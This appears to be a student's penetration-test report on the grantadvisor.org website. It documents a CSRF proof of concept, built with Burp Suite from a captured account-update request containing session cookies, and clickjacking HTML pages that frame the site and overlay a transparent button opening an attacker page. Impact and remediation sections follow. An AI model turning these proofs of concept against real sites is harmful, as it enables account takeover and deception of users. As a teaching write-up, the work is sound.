
- Request:** A POST request to <https://grantadvisor.org/account.php>. The request body contains the updated profile information:

```
first_name=Hacker&last_name=John&email=hackerjohn6@gmail.com&org_state=4&org_county=4&org_type=Advocacy&org_budget=Less+than+$2500-$2000&password=4&password_confirm=4&save=
```
- Inspector:** Shows the request attributes, query parameters, body parameters, cookies, and headers for the captured request.
- Status:** Request to https://grantadvisor.org:443 [172.67.182.196] was successful.

3. After I sent the captured request to Burp Repeater, using Burp's engagement tools I generated a CSRF PoC HTML form from the captured request.



4. I edited the generated PoC form to include the attacker user details I wanted to apply to the victim.



Burp Suite Professional v2025.6.1 - Temporary Project - Licensed to ZeroDayLab Crew

Target: https://grantadvisor.org

Request to: https://grantadvisor.org

Pretty Raw Hex

```

1 POST /account.php HTTP/2
2 Host: grantadvisor.org
3 Cookie: PHPSESSID=fd4a081jcvd73trcjkkv7; optimizely_session=7591c5f6176610.144157402754229C; _ga=GAI.1.143667965.17591255be; _ga_MEKX3R7KTG=0.1.a17591255615191759126014579105h0
4 Content-Length: 171
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="137", "Not/A Brand";v="24"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-us,en;q=0.9
10 Origin: https://grantadvisor.org
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
14 Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,q=0.8,application/signed-exchange;v=b3
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://grantadvisor.org/account.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, i
22
23 first_name=Hacker&last_name=John&email=hackerjohn64@gmail.com&org_country=US&org_type=Advocacy&org_budget=Less than $245
24 &password_confirm=Leave

```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 10

Request cookies: 6

Request headers: 28

Notes

Explanations

Test in browser

Copy HTML

Close

Regenerate

Event log (9) • All issues (440) •

5. I opened the PoC HTML in a browser (simulating the attacker page) and submitted the form while the victim was logged in.



6. The site processed the cross-origin request and redirected to the victim's profile — the profile fields were now changed to the attacker's details.

The screenshot shows a web browser displaying the 'Reviewer Account Settings' page of the GrantAdvisor website. The URL in the address bar is 'grantadvisor.org/account.php'. The page has a green header with the 'GrantAdvisor' logo and navigation links for 'Login/Register', 'My Reviews', 'Manage Account', and 'Logout'. The main content area is titled 'Reviewer Account Settings'. It contains fields for 'First Name' (Attacker), 'Last Name' (Sam), and 'Email Address' (attackersam2026@gmail.com). Below these fields is a text area labeled 'Tell us about your organization'. At the bottom of the form, there are dropdown menus for 'State' (Select State) and 'County' (Select County). A red box highlights the URL 'https://grantadvisor.org' in the address bar, indicating a potential security issue related to the CSRF attack.

### Why is this CSRF?

The site accepted a profile update request that was sent from another website (the attacker's HTML form). Because the victim was already logged in, their session cookies were automatically included with the request, so the server thought it was a valid action from the victim. Since there was no CSRF token or origin check, the attacker's request was processed as if it came directly from the victim.

**In a real attack scenario**, an attacker can host a page that silently submits a form or request to the target site and lure an authenticated user to visit it. Because the browser automatically includes the user's session cookies, the site processes the request as coming from the legitimate user. As a result, the attacker can cause the user's account to be changed or actions to be performed on their behalf without their consent.

### Impacts of the CSRF

- Account takeover / credential change: Attacker can change victim's email/password and take over accounts.
- Unauthorized actions: Modify profile data, change settings, or perform other state-changing actions as the victim.
- Privilege abuse: If admin workflows are vulnerable, attackers could enact higher-impact changes.

- Phishing / persistent access: Combine with social engineering to lock users out or redirect them.
- Wider attack surface: Any logged-in user who visits the attacker page is affected.

## CSRF – Impact (Specific to GrantAdvisor.org)

- **Unauthorized review manipulation:** Attackers could trick logged-in users into unknowingly submitting or editing reviews. This means foundations could suppress negative feedback or create artificial positive reputations by exploiting unsuspecting users.
- **Persistent account takeover:** A CSRF attack that changes a user's email or password gives attackers permanent access to that account. They could monitor which foundations a nonprofit is researching, gaining insider intelligence that could affect grant competitions or negotiations.
- **Exposure of reviewer identity:** By silently altering account settings, an attacker could remove anonymity protections or make user details public. This would violate the platform's commitment to safe and confidential participation for nonprofit staff.
- **Data integrity and large-scale impact:** A coordinated CSRF campaign sent through phishing emails or embedded links could compromise many accounts at once, corrupting the review database with fake content and reducing the platform's credibility as a source of genuine, community-driven insight.

## Technical remediation

1. Implement server-side CSRF tokens (unique per session/form) and validate them on all state-changing requests.
2. Validate Origin/Referer headers for sensitive endpoints and reject mismatches.
3. Set cookies with SameSite=Lax or Strict where appropriate to reduce cross-site cookie sending.
4. Enable framework CSRF middleware or double-submit cookie patterns if available.
5. Require re-authentication for critical changes (current password or MFA).
6. Use POST for state changes and reject sensitive GET requests.

# Vulnerability 3 — Clickjacking (Missing Anti-Clickjacking Header)

OWASP Category: A05 — Security Misconfiguration

## Vulnerability Description

Clickjacking is an attack that tricks a user into clicking on something different from what they perceive, potentially leading to unauthorized actions or information disclosure. The **absence of anti-clickjacking headers** (such as X-Frame-Options or Content-Security-Policy: frame-ancestors) allows the application to be embedded within an attacker-controlled iframe. This enables attackers to overlay deceptive elements and hijack user clicks, performing unintended actions within the application.

**Severity: Medium** - attacker-controlled UI overlay can trick authenticated users into performing actions.


## Vulnerability Discovery

I ran OWASP ZAP against the site — ZAP flagged a missing anti-clickjacking header.

The screenshot shows the OWASP ZAP interface. In the top-left, there's a navigation bar with tabs like File, Machine, View, Input, Devices, Help, Standard Mode, and a session identifier. Below the menu is a toolbar with icons for various functions. The main workspace is divided into several panes. On the left, there's a tree view of contexts and sites. In the center, there's a Request/Response pane showing a GET request to https://grantadvisor.org with headers including host, user-agent, pragma, and cache-control. At the bottom, the Alerts tab is selected, showing a list of vulnerabilities. One specific alert is highlighted: "Missing Anti-clickjacking Header (428)". To the right of the alerts list is a detailed view of this specific issue, titled "Missing Anti-clickjacking Header". It provides details such as URL (https://grantadvisor.org), Risk (Medium), Confidence (Medium), Parameter (x-frame-options), Attack (x-frame-options), Evidence (CWE ID: 1021, WASC ID: 15), Source (Passive (10020 - Anti-clickjacking Header)), Alert Reference (10020-1), Input Vector, and Description (The response does not protect against 'Clickjacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options). The status bar at the bottom shows various system icons and the text "Current Status".

## Proof of Concept (PoC)

- I inspected the site source for frame protection — I searched the HTML for any X-Frame-Options headers or Content-Security-Policy: frame-ancestors and found none.



The screenshot shows two tabs of a browser window. Both tabs are for the URL <https://grantadvisor.org/login>. The top tab has a red box highlighting the word "X-Frame-Options" in the search bar. The bottom tab has a red box highlighting the word "frame-ancestors" in the search bar. Both tabs show the same HTML source code, which includes meta tags for Open Graph (og) properties and a Google tag (gtag.js) script.

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="description" content="GrantAdvisor crowdsources grantmaker information for nonprofits seeking funding throughout the U.S.">
    <meta property="og:type" content="website" />
    <meta property="og:site_name" content="GrantAdvisor" />
    <meta property="og:title" content="Login | GrantAdvisor" />
    <meta property="og:description" content="GrantAdvisor is a platform that facilitates open dialogue between nonprofits and grantmakers by collecting authentic, real-time reviews and co...
    <meta property="og:url" content="https://grantadvisor.org/login.php" />
    <meta property="og:image" content="https://grantadvisor.org/img/logo_share.png" />
<!-- Google tag (gtag.js) -->
<script async src="https://www.googletagmanager.com/gtag/js?id=G-RMEX3R7KT6"></script>
<script>
    window.dataLayer = window.dataLayer || [];
    function gtag(){dataLayer.push(arguments);}
    gtag('js', new Date());
    gtag('config', 'G-RMEX3R7KT6');
</script>
```

2. Next, I created an attacker HTML page with an <iframe> — I embedded <https://grantadvisor.org/> inside an <iframe> and set low opacity so the framed site is visible but a button overlays it.


- I added a visible “Click me” button over the iframe — the button is positioned above the iframe so a user thinks they are clicking the button while actually interacting with the framed site beneath.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Clickjacking Demo</title>
5   <style>
6     iframe {
7       width: 2000px;
8       height: 1000px;
9       opacity: 0.1; /* partially transparent */
10      position: absolute;
11      top: 0;
12      left: 0;
13      z-index: 2;
14    }
15    button {
16      position: absolute;
17      top: 435px;
18      left: 800px;
19      z-index: 2;
20    }
21  </style>
22 </head>
23 <body>
24
25  <button>Click Me!</button>
26
27  <iframe src="https://grantadvisor.org/login"></iframe>
28
29</body>
30</html>


```

3. After opening the locally hosted page I created, the site loaded inside the faded iframe and my visible ‘Click me’ button sat on top. When I clicked the button, the click was delivered to the framed page and triggered the site’s UI.




## Exploitation

1. Then I positioned the iframe to display the target website's sign-in page with the sign-in button visible.




2. After that, I created a transparent overlay button positioned exactly over the legitimate sign-in button on the iframe:




3. Added malicious redirect functionality to the transparent button:

- Used onclick event handler with window.open() function.
- Configured to open a malicious site (attacker-controlled page) in a new tab when clicked.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Clickjacking Demo</title>
5   <style>
6     iframe {
7       width: 2000px;
8       height: 1000px;
9       opacity: 10;
10      position: absolute;
11      top: 0;
12      left: 0;
13      z-index: 2;
14    }
15    button {
16      position: absolute;
17      top: 15px;
18      left: 1450px;
19      z-index: 3;
20      background-color: transparent;
21      border: none;
22      cursor: pointer;
23      color: transparent;
24      width: 125px;
25      height: 35px;
26    }
27  </style>
28 </head>
29 <body>
30
31
32  <button onclick="window.open('attacker.html', '_blank')> Click Me! </button>
33  <iframe src="https://grantadvisor.org"></iframe>
34
35 </body>
36 </html>
```

4. Gets redirected to attacker's page while believing they clicked the legitimate button.



**Note** - In a real attack scenario, the visible element (for example, a button) can be carefully aligned on top of a sensitive control within the target application (such as account settings, a financial transaction, or an authorization button). As a result, when the user believes they are clicking the visible element, the click is actually passed through to the hidden application and performs an unintended action on their behalf.

This is clickjacking because the site can be framed by another origin and user clicks on apparent UI elements are actually sent to the framed site—there is no X-Frame-Options or Content-Security-Policy: frame-ancestors preventing framing.

## Impacts of Clickjacking.

An attacker can trick authenticated users into performing unintended actions by overlaying UI elements on a framed version of the site.

- Unauthorized actions: Users can be coerced into clicking buttons that perform state-changing operations (e.g., submit forms, click “confirm” or “delete”).
- Phishing & credential theft vectors: Overlay UI can prompt users for sensitive input believing it’s safe.
- UX manipulation / fraud: Misleading UI can cause users to perform monetary or administrative actions.
- Targeted attacks on high-privilege users: If admins are tricked, impact can be severe (configuration changes, content removal).
- Erodes user trust: Users may be redirected or see altered interactions leading to reputational damage.

## Clickjacking – Impact (Specific to GrantAdvisor.org)

- **Forced and misleading interactions:** If GrantAdvisor pages can be framed, attackers could overlay invisible buttons that trick users into submitting fake 5-star ratings or “liking” certain foundations. This would inflate reputations and distort public perception of grantmakers.
- **Unintended review deletion:** Users could unknowingly trigger hidden “delete” or “report” buttons while interacting with what appears to be a harmless webpage, leading to the quiet removal of critical feedback that other nonprofits rely on.

- **Unauthorized account or privacy changes:** Clickjacking could be used to make users change notification settings, privacy options, or even credentials without realizing it — creating opportunities for further account compromise.
- **Rapid spread through trusted networks:** Because the nonprofit sector relies heavily on professional trust networks and shared resources, a single malicious clickjacking page could quickly reach many users, causing widespread manipulation before administrators detect it.

## Technical remediation

- Set X-Frame-Options: DENY or SAMEORIGIN to block framing.
- Use CSP frame-ancestors to control allowed frames.
- Add extra checks (re-auth/confirm) for sensitive actions.
- Design UI so key actions can't be hidden/overlaid.
- Only allow trusted domains to embed if needed.
- Verify with ZAP/browser after fixes.

## Conclusions and Reflections

### What I Learned

- I learned how to use security tools like OWASP ZAP and Burp Suite not just for scanning but also for confirming vulnerabilities and creating exploits.
- I now have a clearer understanding of vulnerabilities such as Reflected XSS, CSRF, and Clickjacking, including how they differ and why they are dangerous.
- I learned how to craft proof-of-concept exploits (payloads and HTML forms) to safely demonstrate real attacks.
- This process showed me how theoretical knowledge connects to real-world scenarios, where even small security gaps can lead to serious risks.
- I improved my ability to document findings step by step, turning technical evidence into a clear narrative.

### Challenges Faced

- Technical issues: My Kali Linux virtual machine frequently lagged, which made scanning and intercepting requests slower and sometimes frustrating.
- Finding a target: I relied on OpenBugBounty to identify a vulnerable site, but the site was down when I first began, delaying my progress.
- Manual effort: Locating real vulnerabilities, especially XSS, required a lot of manual testing and patience — many attempts led to nothing useful.
- Inconsistent results: Sometimes the target site reflected inputs without saving them, forcing me to repeat tests and carefully analyze server responses.
- Documentation challenge: Explaining each step in a simple and clear way was not always easy, especially when balancing technical details with readability.